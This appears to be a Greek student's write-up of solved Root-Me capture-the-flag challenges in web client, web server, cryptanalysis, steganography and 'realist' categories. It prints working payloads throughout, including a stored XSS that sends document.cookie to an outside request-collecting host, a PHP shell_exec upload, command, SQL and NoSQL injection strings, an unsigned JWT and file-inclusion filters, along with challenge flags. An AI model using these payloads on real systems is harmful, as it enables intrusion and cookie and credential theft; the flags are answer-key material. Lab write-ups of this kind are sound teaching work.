

# Στοιχεία

Τα στοιχεία μου είναι:

Όνομα: Κωνσταντίνος

Επώνυμο: Χρονόπουλος

AM: mppl21081

Username root me: Mongoose


url: https://www.root-me.org/Mongoose-

 $\underline{776208?lang = en \#88b787e596579a2756c3f3ca3dadba0e}$ 

Πόντοι: 810


### Web - Client

- HTML disabled buttons
   Διαγράφουμε το disabled από το input μέσα στο html .
- Javascript Authentication
   Ψάχνουμε μέσα στο login.js και βρίσκουμε το username and password
- Javascript Source μέσα στο html βρίσκουμε το password
- Javascript Authentication 2
   Ψάχνουμε μέσα στο login.js και βρίσκουμε το username and password στο var TheLists
- Javascript Obfuscation 1
   Άμεσος βρίσκουμε το password στον κώδικα της σελίδας αλλά είναι κρυπτογραφημένος ,και έτσι βάζουμε:
   unescape('%63%70%61%73%62%69%65%6e%64%75%72%70%61%73%73%77%6f%72%64')
- Javascript Obfuscation 2
   Είναι παρόμοιο με το Obfuscation 1 μόνο που πρέπει να κάνουμε decode 2 φορές




Javascript - Native code

To js script είναι κρυπτογραφημένο το αντιγράφουμε στο console διαγράφουμε το '()' στο τέλος και πατάμε enter



Javascript - Obfuscation 3


Στον Κώδικα της σελίδας βρίσκουμε το password στην μορφη: "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x34\x2c\x31\x31\x34\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30" το βάζουμε στην κονσόλα παι περνούμε '55,56,54,79,115,69,114,116,107,49,50' Και μετα βάζομε String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50) στην κονσόλα και περνούμε το password



XSS - Stored 1


Χρησιμοποιούμε το https://requestinspector.com/ και βάζουμε το script <script>document.write('<img

src="https://requestinspector.com/inspect/01h4c27wj0c84nrgarpc4dtkjp?cookie='+document.cookie+'" width=0 height=0 border=0 />');</script> στο message και οτιδήποτε για τίτλο




### Web - Server

HTML - Source code
 Στον κώδικα της σελίδας βρίσκουμε το password



HTTP - IP restriction bypass


Στο Burp suite προσθέτουμε X-Forwarded-For: 192.168.1.2 για να φαίνεται ότι είμαστε από local ip



• HTTP - Open redirect


Το αλλάζουμε σε <a

href="?url=https://www.youtube.com/&h=dba51bcc527ba93f7fe03868747280d5"> youtube</a> οπού το δεύτερο είναι hash του προτου



HTTP - User-agent

Αλλάζουμε το User-Agent: σε "admin" στο Burp suite




Weak password

Δοκιμάζουμε admin admin και είναι σωστό


- PHP Command injection
   Χρησιμοποιούμε το command 127.0.0.1;cat index.php
- Backup file
   http://challenge01.root-me.org/web-serveur/ch11/index.php~ Κατεβάζουμε το file
   και βρίσκουμε το password

- HTTP Directory indexing http://challenge01.root-me.org/web-serveur/ch4/admin/backup/admin.txt και βρίσκουμε το password
- HTTP Headers
   Κάνουμε intercept στο Burp suite παρατηρούμε το header Header-RootMe-Admin:
   none και έτσι βάζουμε "Header-RootMe-Admin:" στο repeater




HTTP – POST

Στο Burp suite κάνουμε intersept όταν κάνουμε click give a try και αλλάζουμε το score σε 10000000




• HTTP - Improper redirect

Στο Burp suite κάνουμε intercept το request και το αλλάζουμε σε "GET /webserveur/ch32/index.php?redirect HTTP/1.1" έτσι μας στέλνει στο index.php



HTTP - Verb tampering

Στο Burp suite κάνουμε intercept και αλλάζουμε το GET σε OPTIONS



Install files

Πάμε στο http://challenge01.root-me.org/web-serveur/ch6/phpbb/install και κάνουμε click στο install.php

CRLF

Πάμε στο "http://challenge01.root-me.org/webserveur/ch14/?username=admin%20authenticated.%0d%0ahacked&password=blab la"

File upload - Double extensions
 Δημιουργούμε ένα αρχείο php με τον κώδικα exp.php.png:
 <?php</li>
 \$content = shell\_exec('cat ../../../.passwd'); echo "pre>\$content";
 ?>


Το ονομάζουμε exploit.php.png και το ανεβάζουμε και ανοίγουμε



• File upload - MIME type

# P 🗿 🖺 🗷 👨 🐠 🖪 🖺 👏

Μετονομάζουμε το exploit.php.png σε exploit.php όπως ανεβάζουμε το exploit.php κάνουμε intercept στο berp suite και αλλάζουμε το context σε image/png και το ανεβάζουμε και ανοίγουμε password



• HTTP - Cookies

Κάνουμε intercept στο Burp suite και αλλάζουμε το cookie σε Cookie: ch7=admun;

#### JWT – Introduction

Αλλάζουμε το cookie σε Cookie:

jwt=ew0KICAidHlwIjogIkpXVCIsDQogICJhbGciOiAibm9uZSINCn0=.eyJ1c2VybmFtZSI6I mFkbmluln0; το οποίο είναι base 64 του "{

"typ": "JWT",

"alg": "none"

}{"username":"adnin"}"

#### Directory traversal

Κριμένο στην απάντηση βρίσκουμε μια αναφορά στο "sercret.php" πάμε στο "http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=86hwnX2r" και δεξί click password view image


#### • File upload - Null byte

Μετονομάζουμε exploit.php σε exploit.php%00.png το ανεβάζουμε και πάμε στο http://challenge01.root-me.org/web-

serveur/ch22/galerie/upload/840fce669484966277cf1f4dd3915f65//exploit.php

PHP - assert()

Kάνουμε intercept στο burp suit και αλλάζουμε το "page=contact" σε
"page=`','..')+===+false+and+\$flag+=+fopen('.passwd','r')+and+print+fread(\$flag,files
ize('.passwd'))+and+strpos('` "



#### PHP – Filters

κάνουμε intersept burp suite και, στη συνέχεια, εισαγάγογme την παράμετρο inc στο php://filter/convert.base64-encode/resource=login.php και βλέπαμε ότι οι κωδικοί ειναι κωδικοποιημένοι στο base64

μετά την αποκωδικοποίηση καλούμε το config.php. Αλλάζουμε το login.php σε config.php και μετά να αποκωδικοποιούμε και βρίσκουμε το password

PHP - register globals
 πάμε στο "http://challenge01.root-me.org/web-serveur/ch17/? SESSION[logged]=1" στο browser

• Local File Inclusion- Double encoding

Περνούμε το "php://filter/convert.base64-encode/resource=cv" και το κανουμε encode και περνούμε "php%253A%252F%252Ffilter%252Fconvert.base64-encode%252Fresource%253Dcv" και αλλάζουμε το . σε %252e και - σε %252D και έχουμε


"php%253A%252F%252Ffilter%252Fconvert%252ebase64%252Dencode%252Fresou rce%253Dcv" Τώρα έχουμε τη σελίδα στο base64 που αποκωδικοποιούμε και βρίσκουμε

μια αναφορά στο config κάνουμε το ίδιο με το config και σε αυτό βρίσκουμε τη σημαία.

• Local File Inclusion

Πάμε στο 'http://challenge01.root-me.org/webserveur/ch16/?files=../admin&f=index.php' και βρίσκουμε το password

- SQL injection Authentication
   για username βάζουμε "admin' --" και για password οτιδήποτε κάνουμε login και τότε βρίσκουμε το password
- SQL injection String
   Ψάχνουμε για " "' UNION SELECT username, password FROM users--" " στο search
   και περνούμε το password
- NoSQL injection Authentication
   Κάνουμε intercept στο Burp suite και το αλλάζουμε "GET /web-serveur/ch38/?login[\$gt]=admin&login[\$lt]=test&pass[\$regex]= HTTP/1.1"



SQL injection – Numeric
 Στην σελίδα news προσθέτουμε "=1 union select 1,username, password FROM users--"" αντί για =1 μετα το id

SQL Truncation
 κάνουμε intersept στο burp suite και αλλάζουμε το register info σε
 login=admin++++++a&password=admin123 και εστί αλλάζουμε το passwored του admin σε "admin123"

## Cryptanalysis

- Encoding ASCII
   χρησιμοποιώντας έναν διαδικτυακό μετατροπέα hex σε asc2 παίρνουμε το flag
- Encoding UU χρησιμοποιώντας έναν online αποκωδικοποιητή UU παίρνουμε το flag
- Hash Message Digest 5
   χρησιμοποιώντας έναν διαδικτυακό αποκωδικοποιητή md5 παίρνουμε τη σημαία
- Hash SHA-2
   To sha 2 πρέπει να έχει 64 χαρακτήρες και όχι 65 και δεν μπορεί να περιλαμβάνει k, επομένως αφαιρούμε το k και το αποκωδικοποιούμε και, στη συνέχεια, λαμβάνουμε τον κωδικό πρόσβασης και μετά τον κρυπτογραφούμε
  - Monoalphabetic substitution Caesar
    Είναι Cesar cypher, αλλά το sfift αλλάζει κατά ένα για κάθε λέξη, οπότε
    διαχωρίζουμε κάθε λέξη ξεχωριστά που προκαλεί το swift και παίρνουμε:
    un deux trois
    j irai dans les bois
    quatre cinq six
    cueillir des cerises
    sept huit neuf
    dans un panier neuf
    dix onze douze
    elles seront toutes rouges

ακολουθούμε τοις οδηγίες και η σημαία: ujqcsddessxsffes

## Realist

It happens, sometimes
πλοηγούμαστε στη διεύθυνση http://challenge01.root-me.org/realiste/ch3/admin/
δίνουμε οποιοδήποτε όνομα χρήστη και κωδικό πρόσβασης και τα παρεμποδίζουμε
στο burp suit, αλλάζουμε το GET σε DELETE

ujqcsddessxsffes

## Steganography

• EXIF – Metadata

Στα metadate βρισκουμε συντεταγμενες που μας οδιγουν στην Marseille

Steganomobile

Τα νούμερα 222-33-555-555-7-44-666-66-33 αντιπροσωπεύουν πόσες φορές τα πατάμε για να γράψουμε γράμμα σε ένα παλιό τηλέφωνο αρά ο κωδικός είναι 'cellphone'

• Twitter Secret Messages

Το μήνυμα περιέχει 'homoglyph' και με ένα online homoglyph' decoder περνουμε 'rendezvous at grand central terminal on friday. b '

• TXT - George and Alfred

Στην απάντηση του Alfred απλός κοιτάμε την πρώτη λέξη κάθε σαύρας και περνούμε την φράση:

Quand

Voulez-vous

que

je

couche

avec

vous

Στα ελληνικά 'Πότε θέλεις να κοιμηθώ μαζί σου' Και για το επόμενο

Cette

Nuit

Στα ελληνικά 'Απόψε'

Αρά το flag είναι 'Cette Nuit'